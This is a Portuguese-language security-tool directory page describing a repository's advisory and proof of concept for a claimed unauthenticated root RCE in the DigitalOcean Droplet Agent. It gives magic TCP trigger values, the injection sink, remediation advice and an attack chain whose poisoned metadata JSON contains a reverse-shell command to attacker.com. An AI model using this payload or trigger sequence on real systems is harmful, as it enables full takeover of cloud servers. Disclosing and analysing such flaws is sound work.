Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/poxsky/cve-2026-24516-digitalocean-rce.
Escalada de PrivilégiosAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebColeta de InformaçõesPós-ExploraçãoSegurança na NuvemPapers e Pesquisa
Compartilhar
Red Teaming
Desenvolvimento de Payloads
GitHubpoxsky/cve-2026-24516-digitalocean-rce.

CVE-2026-24516-DigitalOcean-RCE.

Análise técnica e PoC para CVE-2026-24516: Execução Remota de Código como Root Não Autenticada no DigitalOcean Droplet Agent (CVSS 10.0).

Ver Repositório
22há 7 mesesAinda não revisado

CVE-2026-24516-DigitalOcean-RCE.

Análise técnica e PoC para CVE-2026-24516: Execução Remota de Código como Root Não Autenticada no DigitalOcean Droplet Agent (CVSS 10.0).

AVISO TÉCNICO DE SEGURANÇA: CVE-2026-24516

ID: CVE-2026-24516

TÍTULO: RCE como Root Não Autenticada via Envenenamento de Metadados e Canal Lateral

SEVERIDADE: Crítica (CVSS v3.1: 10.0 / AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)

PESQUISADOR: Anmol Singh Rajput (@poxsky)

AFETADO: DigitalOcean Droplet Agent (droplet-agent) <= v1.3.2

================================================================================

  1. VISÃO GERAL DA ARQUITETURA

O 'droplet-agent' é um daemon de sistema privilegiado (UID 0) projetado para telemetria e diagnósticos remotos. Ele mantém um estado de monitoramento passivo até que uma sequência de sinalização específica seja recebida. A vulnerabilidade central reside no "Modelo de Confiança Implícita" do serviço de metadados link-local (169.254.169.254), que carece de verificações de integridade criptográfica.

  1. ANÁLISE PROFUNDA: PRIMITIVAS DE EXPLORAÇÃO




A. CANAL LATERAL TCP PASSIVO (A CAMADA DE SINALIZAÇÃO) O agente utiliza um listener de socket raw (internal/metadata/watcher/ssh_watcher.go) na Porta 22. Ele realiza a transição de estado de IDLE para ACTIVE com base em constantes mágicas hardcoded no cabeçalho TCP:

  • Número de Sequência (Seq): 0x419AD37 (68796879 -> "DODO")
  • Número de Confirmação (Ack): 0xCF259 (848489 -> "TTY")

Análise: Isso cria um gatilho determinístico. Um atacante externo pode personificar o plano de controle da infraestrutura falsificando um único pacote TCP SYN com esses valores mágicos.

B. VIOLAÇÃO DA FRONTEIRA DE CONFIANÇA (A FALHA LINK-LOCAL) Após a sinalização, o agente busca instruções JSON do endpoint de metadados da nuvem. A vulnerabilidade é uma Falta de Verificação de Autenticidade. O agente trata a zona 169.254.169.254 como uma "Zona Confiável Endurecida", falhando em verificar assinaturas de payload (HMAC/mTLS).






C. O SUMIDOURO: INJEÇÃO DE COMANDO NÃO SANITIZADA O 'TroubleshootingActioner' (internal/troubleshooting/actioner/actioner.go) contém um sumidouro onde ele analisa o array 'requesting'.

  • Sumidouro Vulnerável: exec.CommandContext(ctx, name, args...)
  • Falha Lógica: A lógica de validação realiza apenas uma verificação de prefixo ('command:'). Ela falha em tokenizar entradas ou sanitizar metacaracteres de shell (;, |, &, $).
  1. CADEIA DE ATAQUE ARMAMENTIZADA (SSRF-TO-ROOT-RCE)

  1. PERSONIFICAÇÃO: O atacante identifica um SSRF em uma aplicação hospedada para encaminhar requisições ao serviço de metadados link-local.

  2. ENVENENAMENTO: O atacante configura um servidor de metadados malicioso retornando: {"requesting": ["command:bash -c 'bash -i >& /dev/tcp/attacker.com/4444 0>&1'"]}

  3. A BATIDA: O atacante envia o gatilho TCP "DODO-TTY" para a Porta 22.

  4. EXECUÇÃO: O agente busca o JSON envenenado e executa o reverse shell com UID EFETIVO 0 (Root).

  5. AVALIAÇÃO DE IMPACTO


  • COMPROMETIMENTO TOTAL DO SISTEMA: Acesso completo em nível de kernel.
  • PERSISTÊNCIA: Capacidade de injetar rootkits ou backdoors SSH persistentes.
  • RISCO PARA INQUILINOS: Um único SSRF em qualquer aplicação de cliente leva a uma tomada completa do droplet, contornando todos os firewalls em nível de SO.
  1. ESTRATÉGIA DE REMEDIAÇÃO

  • INTEGRIDADE CRIPTOGRÁFICA: Implementar assinatura JWT/HMAC para todos os payloads de metadados.
  • ISOLAMENTO DE NAMESPACE: Executar o actioner em um namespace PID/Rede restrito.
  • LISTA DE PERMISSÕES: Hardcode um conjunto de binários de diagnóstico imutáveis; rejeitar todas as entradas de string dinâmicas.
1000071250 1000071254 1000071252 1000071246 1000071243 1000071244 1000071247 1000071249 1000071251
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    930
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    554
  • 3

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    354
  • 4

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    349
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    289

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →